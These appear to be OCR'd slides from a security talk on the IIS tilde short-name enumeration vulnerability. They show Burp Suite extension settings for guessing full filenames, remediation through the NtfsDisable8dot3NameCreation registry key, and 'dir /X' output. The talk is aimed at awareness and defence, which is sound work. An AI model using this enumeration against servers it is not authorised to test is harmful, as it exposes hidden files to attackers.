
```
COMPUT~1.ASP
COMMUN~1
```

Burp Sitemap

```
COMPUTER.ASPX
COMPUTING.ASPX
...
COMMUNICATION
COMMUNITY
...
```

Guessing complete filenames

To carry out this attack with the Burp Suite extension, the first step is to configure the guessing parameters in the "Configuration" tab before starting the scan



Request Editor

```
$METHOD$ $PATH$ HTTP/1.1
Host: $HOST$
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

File Extension starts with:

Max Numerical Part: 4

Force Numerical Part: 1

Dynamic content strip level (for more regexes, higher levels may cause false negatives): 1

Delay between requests (in milliseconds): 0

Delta Value for response difference: 75

In-Scope characters: ETAONRISHDLFCMUGYPWBVKJXQZ0123456789_-$~()&!#%'@^`{}

Complete filename guessing

☑ Use Burp sitemap words to create an Intruder Payload Set with possible filenames


☑ Use wordlists to create an Intruder Payload Set with possible filenames (might consume resources and impact performance if l

Complete file name wordlist: /path/to/file-name-wordlist.txt

Complete file extension wordlist: /path/to/file-ext-wordlist.txt

Guessing complete filenames

After the scan is performed, the Intruder Payload Generators of the extension will be available, they can be selected by following these three steps



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: unknown

Payload type: Extension-generated Request count: unknown

①

Payload settings [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: [NOT SELECTED]

Select generator ... ②

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Select payload generator

Select the extension-provided payload generator that you want to use. Burp extensions can be loaded using the Extender tool.


Extension payload generator: IISTildeEnumeration - sitemap-based full filename guessing

③

Remediation

1: Disable the 8.3 file and directory names creation by setting the following RegKey to “1”

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisable8dot3NameCreation
```



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem

DeviceOverride
DevicePanels
DevQuery
Diagnostics
DmaSecurity
EarlyLaunch
Els
Errata
FeatureManag
FileSystem
FileSystemUtili
GraphicsDriver
GroupOrderLis
HAL
hivelist
Hvsi
IDConfigDB
InitialMachine(
IntegrityService
International
IPMI
KernelVelocity
Keyboard Layc
Keyboard Layc
LeapSecondInf
Lsa
LsaExtensionCc
LsaInformation
Manufacturing

Nome	Tipo	Dati
(Predefinito)	REG_SZ	(valore non impostato)
DisableDeleteNotification	REG_DWORD	0x00000000 (0)
FilterSupportedFeaturesMode	REG_DWORD	0x00000000 (0)
LongPathsEnabled	REG_DWORD	0x00000000 (0)
NtfsAllowExtendedCharacter8dot3Rename	REG_DWORD	0x00000000 (0)
NtfsBugcheckOnCorrupt	REG_DWORD	0x00000000 (0)
NtfsDisable8dot3NameCreation	REG_DWORD	0x00000000 (0)
		0x00000000 (0)
		0x00000000 (0)
		0x80000002 (2147483650)
		0x00000000 (0)
		0x00000000 (0)
		0x00000000 (0)
		0x00000000 (0)
		0x00000000 (0)
		0x00000e10 (3600)
		0x00000001 (1)
ScrubMode	REG_DWORD	0x00000002 (2)
SuppressInheritanceSupport	REG_DWORD	0x00000001 (1)
SymlinkLocalToLocalEvaluation	REG_DWORD	0x00000001 (1)
SymlinkLocalToRemoteEvaluation	REG_DWORD	0x00000001 (1)
SymlinkRemoteToLocalEvaluation	REG_DWORD	0x00000000 (0)
SymlinkRemoteToRemoteEvaluation	REG_DWORD	0x00000000 (0)
UdfsCloseSessionOnEject	REG_DWORD	0x00000003 (3)
UdfsSoftwareDefectManagement	REG_DWORD	0x00000000 (0)
Win31FileSystem	REG_DWORD	0x00000000 (0)

Modifica valore DWORD (32 bit)


Nome valore: NtfsDisable8dot3NameCreation

Dati valore: 1

Base
● Esadecimale
○ Decimale

Remediation

2: Manually remove short names already present in the filesystem use the command “`dir /X`” to show them



```
C:\Users\user\Desktop\SecureBank\src\SecureBank>dir /X
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: F6A2-4842

 Directory di C:\Users\user\Desktop\SecureBank\src\SecureBank

16/03/2023  17:48    <DIR>                       .
16/03/2023  17:48    <DIR>                       ..
16/03/2023  17:42                 9 DOCKER~1     .dockerignore
16/03/2023  17:42             1.938 APPSET~1.JSO appsettings.Development.json
16/03/2023  17:42               156 APPSET~3.JSO appsettings.json
16/03/2023  17:42             1.212 APPSET~2.JSO appsettings.Production.json
16/03/2023  17:42    <DIR>          AUTHOR~1     Authorization
16/03/2023  17:48    <DIR>                       bin
01/04/2023  01:04    <DIR>          CONTRO~1     Controllers
16/03/2023  17:42    <DIR>                       Ctf
16/03/2023  17:42    <DIR>                       DAL
16/03/2023  17:42               491 DOCKER~2     Dockerfile
16/03/2023  17:53    <DIR>          DOCUME~1     Documents
01/04/2023  01:12                23 ENTRYP~1.SH  entrypoint.sh
16/03/2023  17:42    <DIR>                       Filters
16/03/2023  17:42    <DIR>                       Helpers
16/03/2023  17:42    <DIR>          INTERF~1     Interfaces
16/03/2023  17:42    <DIR>                       Models
16/03/2023  17:42             2.628 NLOG~1.CON   nlog.config
16/03/2023  17:49    <DIR>                       obj
16/03/2023  17:42             1.848              Program.cs
16/03/2023  17:42    <DIR>          PROPER~1     Properties
16/03/2023  17:42             1.883 SECURE~1.CSP SecureBank.csproj
16/03/2023  17:42    <DIR>          SECURE~1     SecureFiles
01/04/2023  00:51    <DIR>                       Services
16/03/2023  17:42             9.883              Startup.cs
16/03/2023  17:42    <DIR>                       Views
16/03/2023  17:42    <DIR>                       wwwroot
              10 File         20.071 byte
              18 Directory  1.453.481.984 byte disponibili

C:\Users\user\Desktop\SecureBank\src\SecureBank>
```

Conclusion

As of today, despite eleven years having passed since its public disclosure, there is no official fix provided by Microsoft, so the remediation is still a manual "workaround"

For this reason, despite the issue being old, it is still a widespread and common vulnerability in IIS web servers

Conclusion

The goal of this talk is to spread awareness of this vulnerability, that despite the years passed is still here, hoping that Microsoft will finally provide a valid fix for it

Credits

Thanks to the legend Soroush ‘irsdl’ Dalili
the discoverer of this vulnerability